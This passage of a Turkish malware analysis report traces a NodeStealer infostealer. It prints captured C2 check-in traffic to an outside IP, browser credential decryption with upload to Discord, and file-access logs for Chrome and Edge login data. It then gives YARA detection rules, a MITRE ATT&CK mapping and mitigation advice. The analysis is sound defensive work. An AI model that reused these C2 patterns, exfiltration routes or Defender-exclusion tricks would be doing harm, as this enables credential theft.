04/07/26 12:33:53 PM [ DNS Server] Received A request for domain 'api.ipify.org' from payload.exe (5548)
04/07/26 12:33:56 PM [ Diverter] payload.exe (5548) requested TCP 185.241.208.147:80
04/07/26 12:33:56 PM [ Diverter] payload.exe (5548) requested TCP 192.0.2.123:443
04/07/26 12:33:56 PM [ HTTPListener80] POST /request-inject HTTP/1.1
04/07/26 12:33:56 PM [ HTTPListener80] Content-Type: application/json
04/07/26 12:33:56 PM [ HTTPListener80] Content-Length: 26
04/07/26 12:33:56 PM [ HTTPListener80] Host: 185.241.208.147
04/07/26 12:33:56 PM [ HTTPListener80] Connection: close
04/07/26 12:33:56 PM [ HTTPListener80]
04/07/26 12:33:56 PM [ HTTPListener80] b' {"api_key":"1CNIMOLW190C"}'
04/07/26 12:33:56 PM [ HTTPListener80] Storing HTTP POST headers and data to http_20260407_123356.txt.
04/07/26 12:33:57 PM [ Diverter] payload.exe (5548) requested TCP 185.241.208.147:80
04/07/26 12:33:57 PM [ HTTPListener80] POST /patch HTTP/1.1
04/07/26 12:33:57 PM [ HTTPListener80] Content-Type: application/json
04/07/26 12:33:57 PM [ HTTPListener80] Content-Length: 88
04/07/26 12:33:57 PM [ HTTPListener80] Host: 185.241.208.147
04/07/26 12:33:57 PM [ HTTPListener80] Connection: close
04/07/26 12:33:57 PM [ HTTPListener80]
04/07/26 12:33:57 PM [ HTTPListener80] b' {"api_key":"1CNIMOLW190C","type":"initial","pcName":"DESKTOP-HU1TBU0","ipAddress":"N/A"}'
04/07/26 12:33:57 PM [ HTTPListener80] Storing HTTP POST headers and data to http_20260407_123357.txt.

```

Görsel 54- Payload.exe FakeNet C2 Check-in Trafiği

FakeNet aracı ile yakalanan ağ trafiği incelendiği esnada **payload.exe** (PID: 5548) sürecinin **185.[.]241.[.]208.[.]147:80** adresine iki ayrı **HTTP POST** isteği gönderdiği gözlemlenmektedir. İlk istek **POST /request-inject** endpoint'ine **api_key: 1CNIMOLW190C** parametresi gönderilmiş olup, ikinci istek **POST /patch** endpoint'ine **api_key**, **type: initial**, **pcName** ve **ipAddress** parametrelerini içeren bir check-in isteğidir. Bu bulgu ile birlikte payload'ın C2 sunucusuna başarılı bir şekilde bağlandığını ve sistem bilgilerini ilettiğini ifade etmektedir.

```

Starting Browser Decryption in background...
Processing Chrome...
Processing Edge...
Processing Brave...
Processing Opera...
Processing OperaGX...
Processing Yandex...
Processing Firefox...
Waiting for browser decryption to finish...
Browser data saved to: C:\Users\ \AppData\Local\Temp\heaven_1775555104417
Browser data uploaded to Discord

```

Görsel 55- Payload.exe tarayıcı veri çalma çıktısı

Payload.exe yönetici yetkisiyle çalıştırıldığında arka planda **Chrome**, **Edge**, **Brave**, **Opera**, **OperaGX**, **Yandex** ve **Firefox** gibi tarayıcılarda şifre çözme işleminin başlatıldığı gözlemlenmektedir. İşlenen veriler **Temp\heaven_1775555104417** dizinine kaydedilmekte olup, işlem tamamlandığında ele geçirilen veriler **Discord**'a yüklendiği tespit edilmiştir.

Time ...	Process Name	PID	Operation	Path	Result	Detail
12:45:...	payload exe	3256	CreateFile	C:\sqlite3\build\Debug\node_sqlite3.node	PATH NOT FOUND	Desired Acc
12:45:...	payload exe	3256	ReadFile	C:\Users\...\Desktop\payload.exe	SUCCESS	Offset: 41.0
12:45:...	payload exe	3256	CreateFile	C:\Users\...\AppData\Local\Temp\pkg\80f89dc41dde00ca7124dc1e649bdc9b08f2eff5c891b764f3e5aefa9548c	SUCCESS	Desired Acc
12:45:...	payload exe	3256	QueryBasicInform...	C:\Users\...\AppData\Local\Temp\pkg\80f89dc41dde00ca7124dc1e649bdc9b08f2eff5c891b764f3e5aefa9548c	SUCCESS	CreationTim
12:45:...	payload exe	3256	CloseFile	C:\Users\...\AppData\Local\Temp\pkg\80f89dc41dde00ca7124dc1e649bdc9b08f2eff5c891b764f3e5aefa9548c	SUCCESS	
12:45:...	payload exe	3256	QueryAllInformatio...	C:\Users\...\AppData\Local\Temp\pkg\80f89dc41dde00ca7124dc1e649bdc9b08f2eff5c891b764f3e5aefa9548c	Desired Acc	CreationTim
12:45:...	payload exe	3256	QueryAllInformatio...	C:\Users\...\AppData\Local\Temp\pkg\80f89dc41dde00ca7124dc1e649bdc9b08f2eff5c891b764f3e5aefa9548c	Desired Acc	CreationTim
12:45:...	payload exe	3256	CloseFile	C:\Users\...\AppData\Local\Temp\pkg\80f89dc41dde00ca7124dc1e649bdc9b08f2eff5c891b764f3e5aefa9548c	SUCCESS	
12:45:...	payload exe	3256	CreateFile	C:\Users\...\AppData\Local\Temp\pkg\80f89dc41dde00ca7124dc1e649bdc9b08f2eff5c891b764f3e5aefa9548c	SUCCESS	Desired Acc
12:45:...	payload exe	3256	QueryBasicInform...	C:\Users\...\AppData\Local\Temp\pkg\80f89dc41dde00ca7124dc1e649bdc9b08f2eff5c891b764f3e5aefa9548c	SUCCESS	CreationTim
12:45:...	payload exe	3256	QueryBasicInform...	C:\Users\...\AppData\Local\Temp\pkg\80f89dc41dde00ca7124dc1e649bdc9b08f2eff5c891b764f3e5aefa9548c	SUCCESS	CreationTim
12:45:...	payload exe	3256	CreateFile	C:\Users\...\AppData\Local\Temp\pkg\80f89dc41dde00ca7124dc1e649bdc9b08f2eff5c891b764f3e5aefa9548c	SUCCESS	Desired Acc
12:45:...	payload exe	3256	QueryAllInformatio...	C:\Users\...\AppData\Local\Temp\pkg\80f89dc41dde00ca7124dc1e649bdc9b08f2eff5c891b764f3e5aefa9548c	Desired Acc	CreationTim
12:45:...	payload exe	3256	QueryAllInformatio...	C:\Users\...\AppData\Local\Temp\pkg\80f89dc41dde00ca7124dc1e649bdc9b08f2eff5c891b764f3e5aefa9548c	Desired Acc	CreationTim
12:45:...	payload exe	3256	CloseFile	C:\Users\...\AppData\Local\Temp\pkg\80f89dc41dde00ca7124dc1e649bdc9b08f2eff5c891b764f3e5aefa9548c	SUCCESS	VolumeCrea

Görsel 56- Payload.exe Tarayıcı Veri Çalma Çıktısı

Payload.exe'nin (PID: 3256) gerçek zamanlı izlemesi sırasında gerçekleşen sürecinin **C:\Users\[KULLANICI]\AppData\Local\Temp\pkg\...** dizini altında **SQLite** binary dosyalarına eriştiği tespit edilmiş olup, Tarayıcıların kimlik bilgilerini ve **cookie** verilerini **SQLite** veritabanı formatında saklamaktadır.

12:45:...	payload exe	3256	CreateFile	C:\Users\...\AppData\Local\Google\Chrome\User Data\Default>Login Data	SUCCESS	Desired Acc
12:45:...	payload exe	3256	QueryAllInformatio...	C:\Users\...\AppData\Local\Google\Chrome\User Data\Default>Login Data	Desired Acc	CreationTim
12:45:...	payload exe	3256	QueryAllInformatio...	C:\Users\...\AppData\Local\Google\Chrome\User Data\Default>Login Data	Desired Acc	CreationTim
12:45:...	payload exe	3256	CloseFile	C:\Users\...\AppData\Local\Google\Chrome\User Data\Default>Login Data	SUCCESS	VolumeCrea
12:45:...	payload exe	3256	QueryDirectory	C:\Users\...\AppData\Local\Google\Chrome\User Data\Default\Download Service\Files	SUCCESS	FileInformati
12:45:...	payload exe	3256	QueryDirectory	C:\Users\...\AppData\Local\Google\Chrome\User Data\Default\Download Service\Files	NO MORE FILES	FileInformati
12:45:...	payload exe	3256	CloseFile	C:\Users\...\AppData\Local\Google\Chrome\User Data\Default\Download Service\Files	SUCCESS	
12:45:...	payload exe	3256	CreateFile	C:\Users\...\AppData\Local\Google\Chrome\User Data\Default\Extension Cookies	SUCCESS	Desired Acc
12:45:...	payload exe	3256	QueryAllInformatio...	C:\Users\...\AppData\Local\Google\Chrome\User Data\Default\Extension Cookies	Desired Acc	CreationTim
12:45:...	payload exe	3256	QueryAllInformatio...	C:\Users\...\AppData\Local\Google\Chrome\User Data\Default\Extension Cookies	Desired Acc	CreationTim
12:45:...	payload exe	3256	CloseFile	C:\Users\...\AppData\Local\Google\Chrome\User Data\Default\Extension Cookies	SUCCESS	VolumeCrea
12:45:...	payload exe	3256	QueryInformation...	C:\Users\...\AppData\Local\Microsoft\Edge\User Data\Edge Shopping	SUCCESS	VolumeCr
12:45:...	payload exe	3256	CloseFile	C:\Users\...\AppData\Local\Microsoft\Edge\User Data\Edge Shopping	SUCCESS	
12:45:...	payload exe	3256	CreateFile	C:\Users\...\AppData\Local\Microsoft\Edge\User Data\Edge Wallet	SUCCESS	Desired #
12:45:...	payload exe	3256	QueryAllInformatio...	C:\Users\...\AppData\Local\Microsoft\Edge\User Data\Edge Wallet	Desired #	CreationT
12:45:...	payload exe	3256	QueryAllInformatio...	C:\Users\...\AppData\Local\Microsoft\Edge\User Data\Edge Wallet	Desired #	CreationT
12:45:...	payload exe	3256	CloseFile	C:\Users\...\AppData\Local\Microsoft\Edge\User Data\Edge Wallet	SUCCESS	VolumeCr
12:45:...	payload exe	3256	RegOpenKey	HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	NAME NOT FOUND	Desired #
12:45:...	payload exe	3256	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders	SUCCESS	Desired #
12:45:...	payload exe	3256	RegQueryValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Cache	SUCCESS	Type: RE
12:45:...	payload exe	3256	RegCloseKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders	SUCCESS	

Görsel 57- Payload.exe. Edge User Data Erişimi

Payload.exe (PID:3256) sürecinin **AppData\Local\Microsoft\Edge\User Data** dizini altındaki dosyalara eriştiği tespit edilmiştir. Erişilen dizinler arasında **Edge Wallet**, **Domain Actions**, **EADP Data Component**, **Edge Data Protection Lists**, **Edge Notifications** ve **Edge Shopping** gibi kritik klasörler bulunmaktadır.

URL	Çalınan	İşlev	Ölçülebilir	Ölçülebilir
.c.msn.com	TRUE	/	TRUE	
.msn.com	TRUE	/	TRUE	
.c.bing.com	TRUE	/	TRUE	
.c.msn.com	TRUE	/	TRUE	
.bing.com	TRUE	/	TRUE	
.msn.com	TRUE	/	TRUE	
.msn.com	TRUE	/	TRUE	
.msn.com	FALSE	/	FALSE	
.ntp.msn.com	FALSE	/	TRUE	
.c.bing.com	TRUE	/	TRUE	
.c.bing.com	TRUE	/	TRUE	
.c.msn.com	TRUE	/	TRUE	
.msn.com	TRUE	/	TRUE	
.msn.com	TRUE	/	FALSE	
.ntp.msn.com	FALSE	/	TRUE	
.msn.com	TRUE	/	TRUE	
.msn.com	TRUE	/edge	FALSE	
.ntp.msn.com	FALSE	/	FALSE	
.ntp.msn.com	TRUE	/	FALSE	
.copilot.microsoft.com	TRUE	/		

Görsel 58- Payload.exe Çalınan Tarayıcı Cookie Verileri

Payload.exe tarafından gerçekleştirilen tarayıcı veri çalma işlemi sonucunda hedef sistemden elde edilen **cookie** verileri incelendiğinde **msn.com**, **bing.com**, **c.bing.com** ve **copilot.microsoft.com** gibi Microsoft servislerine ait oturum bilgilerinin ele geçirildiği görülmektedir. Çalınan veriler arasında **MUID**, **MUIDB**, **ai_session**, **_EDGE_V** ve **MicrosoftApplicationsTelemetryDeviceld** gibi kimlik ve oturum tanımlama **cookie**'leri bulunmaktadır.

YARA Kuralı

```
import "hash"

import "pe"

rule f008b890766eb344_exe {

    meta:

        description = "NodeStealer Stage 1"

        author = "Burak AKYÜREK"

        date = "2026-08-30"

        stage = "1"

        malware_family = "NodeStealer"

        sha256 = "55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3682c5c08"

        imphash = "b34f154ec913d2d2c435cbd644e91687"

        die_imphash = "e5315d05"

    strings:

        $nsis_magic = { EF BE AD DE 4E 75 6C 6C 73 6F 66 74 49 6E 73 74 }

        $nsis1 = "NullsoftInst" ascii nocase

        $nsis2 = "app-64.7z" ascii nocase

        $nsis3 = "nsis7z.dll" ascii nocase

        $nsis4 = "nsExec.dll" ascii nocase

        $nsis5 = "SpiderBanner.dll" ascii nocase

        $nsis6 = "StdUtils.dll" ascii nocase
```

```

$launcher1 = "Launcher.exe" ascii nocase

$launcher2 = "old-uninstaller.exe" ascii nocase

$launcher3 = "launcher-updater" ascii nocase

$launcher4 = "UninstallLauncher.exe" ascii nocase

$install1 = "/KEEP_APP_DATA" ascii nocase

$install2 = "KeepShortcuts" ascii nocase

$install3 = "ShortcutName" ascii nocase

$install4 = "InstallLocation" ascii nocase

$guid = "6944b82d-ccc1-5d61-8bb1-5c3033087fdb" ascii nocase

$cmd = "IMAGENAME eq Launcher.exe" ascii nocase

condition:

uint16(0) == 0x5A4D and (

    hash.sha256(0,filesize) ==
"55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3682c5c08"

    or pe.imphash() == "b34f154ec913d2d2c435cbd644e91687"

    or $guid

    or $cmd

    or (2 of ($nsis*) and 2 of ($launcher*) and 1 of ($install*))

    or ($nsis_magic

        and pe.version_info["CompanyName"] contains "Launcher"

        and pe.version_info["FileDescription"] contains "Setup"))

}

```

```
import "hash"

import "pe"

rule Launcher_exe {

    meta:

        description = "NodeStealer Stage 2 "

        author = "Burak AKYÜREK"

        date = "2026-08-30"

        stage = "2"

        malware_family = "NodeStealer"

        sha256 = "98f3170768bb5fccaa410eb20e0760353a08f96baf83ca198ef0a5d102d105fa"

        die_imphash = "d513c0e6"

    strings:

        $electron1 = "app.asar" ascii nocase

        $electron2 = "v8_context_snapshot.bin" ascii nocase

        $electron3 = "snapshot_blob.bin" ascii nocase

        $electron4 = "package.json" ascii nocase

        $launcher = "Launcher.exe" ascii wide nocase

        $squirrel = "Squirrel" ascii

        $updater = "launcher-updater" ascii nocase

        $asar_cmd = "asar extract app.asar" ascii nocase
```

condition:

```
uint16(0) == 0x5A4D and (  
    hash.sha256(0, filesize) ==  
    "98f3170768bb5fccaa410eb20e0760353a08f96baf83ca198ef0a5d102d105fa"  
    or (2 of ($electron*) and 2 of ($launcher, $squirrel, $updater))  
    or ($asar_cmd and $launcher)  
    or (pe.number_of_sections >= 12  
        and for any i in (0..pe.number_of_sections-1) : (pe.sections[i].name == ".fptable")  
        and for any i in (0..pe.number_of_sections-1) : (pe.sections[i].name == "LZMADEC")  
        and for any i in (0..pe.number_of_sections-1) : (pe.sections[i].name == "malloc_h")  
        and for any i in (0..pe.number_of_sections-1) : (pe.sections[i].name == "_RDATA"))  
    or (pe.imports("dhcpcsvc.DLL") and pe.imports("WINHTTP.dll")  
        and pe.imports("WINTRUST.dll") and pe.imports("DWrite.dll")))  
}
```

```
import "hash"

rule E8gSnll2JvSSYPc6_js {

    meta:

        description = "NodeStealer Stage3 "

        author = "Burak AKYÜREK"

        date = "2026-08-30"

        stage = "3"

        malware_family = "NodeStealer"

        sha256 = "81fa8265c401d995962e46b5bdb2683d76af2a8540decb3b371cdbcc824c4c94"

        note = "Hem obfuscate (C2 sabitleri + hex degiskenler) hem deobfuscate (fonksiyon adlari)
icin katmanli kural."

    strings:

        $c2_ip   = "185.241.208.147" ascii

        $c2_key  = "C036G6GW0NQE" ascii

        $c2_ep1  = "/request-download" ascii

        $c2_br   = "payload.exe.br" ascii nocase

        $defender = "Add-MpPreference -ExclusionPath" ascii nocase

        $log      = "errorlx" ascii nocase

        $ua       = "AppleWebKit/537.36" ascii

        $persist1 = "WindowsSecurityUpdate" ascii

        $persist2 = "SecurityHealthSystray.vbs" ascii nocase

        $persist3 = "CurrentVersion\\Run" ascii nocase
```

```
$vbs    = "Critical System Error Detected!" ascii

$runas  = "runas" ascii nocase

$func1  = "comprehensiveAntiDebugCheck" ascii

$func2  = "addWindowsDefenderExclusion" ascii

$func3  = "createRandomAppDataPath" ascii

$func4  = "processFile" ascii

$func5  = "checkSuspiciousPorts" ascii

$func6  = "detectDLLInjection" ascii

$func7  = "analyzeParentProcess" ascii

$func8  = "detectVirtualEnvironment" ascii

$func9  = "timingBasedDetection" ascii

$func10 = "advancedProcessDetection" ascii

$func11 = "checkDebuggerRegistry" ascii

$func12 = "continuousMonitoring" ascii

$func13 = "triggerAntiDebugResponse" ascii

$cmd1   = "netstat" ascii nocase

$cmd2   = "wmic process" ascii nocase

$cmd3   = "reg query" ascii nocase
```

condition:

```
hash.sha256(0, filesize) ==  
"81fa8265c401d995962e46b5bdb2683d76af2a8540decb3b371cdbcc824c4c94"  
  
or ($c2_ip and $c2_key)  
  
or ($c2_ip and $c2_ep1)  
  
or ($c2_ip and $c2_br)  
  
or ($c2_ip and $defender)  
  
or ($persist1 and $persist2)  
  
or ($persist3 and $vbs and $runas)  
  
or 4 of ($func*)  
  
or (2 of ($func*) and $defender and 1 of ($c2_ip, $c2_ep1, $c2_br))  
  
or (3 of ($func*) and ($log or $ua))  
  
or (2 of ($cmd*) and $c2_ip and 1 of ($persist1, $persist2))  
  
}
```

```
import "hash"

import "pe"

rule payload_exe {

    meta:

        description = "NodeStealer Stage 4 "

        author = "Burak AKYÜREK"

        date = "2026-08-30"

        stage = "4"

        malware_family = "NodeStealer"

        sha256 = "9dcd6399fe5058e72eef3d022f5ba10e812f969dd004a4cf3583c76510071e16"

        die_imphash = "f45a31e1"

    strings:

        $sqlite_anchor = "node_sqlite3" ascii nocase

        $sqlite2 = "OPEN_READONLY" ascii

        $sqlite3 = "OPEN_READWRITE" ascii

        $sqlite4 = "OPEN_PRIVATECACHE" ascii

        $dpapi1 = "dpapi_decrypt_" ascii nocase

        $dpapi2 = "-ExecutionPolicy Bypass" ascii nocase

        $openssl = "Common Files\\SSL\\openssl.cnf" ascii nocase
```

```
$c2_1 = "/request-inject" ascii
```

```
$c2_2 = "/patch" ascii
```

```
$c2_3 = "1CNIMOLW19OC" ascii
```

```
$c2_4 = "pcName" ascii
```

```
$c2_5 = "ipAddress" ascii
```

```
$c2_6 = "api.ipify.org" ascii nocase
```

```
$stage = "heaven_" ascii nocase
```

```
$discord = "discord" ascii nocase
```

```
$br1 = "OperaGX" ascii
```

```
$br2 = "Brave" ascii
```

```
$br3 = "Yandex" ascii
```

```
condition:
```

```
uint16(0) == 0x5A4D and (
```

```
    hash.sha256(0,                                     filesize) ==  
    "9dcd6399fe5058e72eef3d022f5ba10e812f969dd004a4cf3583c76510071e16"
```

```
or ($sqlite_anchor and 2 of ($sqlite2, $sqlite3, $sqlite4)
```

```
    and (1 of ($dpapi*) or $openssl or 2 of ($c2*) or $stage))
```

```
or ($sqlite_anchor and $discord and 2 of ($br*))
```

```
or (pe.version_info["CompanyName"] contains "Node.js"
```

```
    and pe.version_info["OriginalFilename"] contains "node.exe"
```

```
    and ($sqlite_anchor or $dpapi1 or 2 of ($c2*)))
```

```
}
```

MITRE ATTACK TABLE

Discovery	Execution	Persistence	Privilege Escalation	DefenseEvasion	Credential Access	C&C	Exfiltration
System Information Discovery (T1082)	User Execution: Malicious File (T1204.002)	Boot or Logon Autostart Execution: Registry Run Keys	Abuse Elevation Control Mechanism (T1548)	Impair Defenses: Disable or Modify Tools (T1562.001)	Credentials from Web Browsers (T1555.003)	Application Layer Protocol: Web Protocols (T1071.001)	Exfiltration Over Webhook (Discord) (T1567.004)
Process Discovery (T1057)	Command and Scripting JavaScript (T1059.007)			Obfuscated Files or Information (T1027)		Ingress Tool Transfer (T1105)	
Security Software Discovery (T1518.001)	Command and Scripting Interpreter: Visual Basic (T1059.005)			Virtualization/Sandbox Evasion (T1497.001)			
				Hide Artifacts: File/Path Exclusions (T1564.012)			

Çözüm Önerileri

1. Güncel bir antivirüs ve mümkünse **EDR** çözümleri kullanılmalıdır.
2. **Bilinmeyen kaynaklardan** indirilen uygulamalar veya dosyalar kontrol edilmeden çalıştırılmamalıdır.
3. Başlangıçta otomatik çalışan uygulamalar ve **registry Run anahtarları** düzenli olarak kontrol edilmelidir
4. Windows Defender ve benzeri güvenlik ürünlerinde yapılan **hariç tutma (exclusion)** değişiklikleri izlenmelidir.
5. Ağ trafiği izlenmeli bilinmeyen **IP adreslerine** yapılan şüpheli bağlantılar engellenmelidir.

HAZIRLAYAN

Celil Abdullah Özyürek

[linkedin](#)

Burak Akyürek

[linkedin](#)

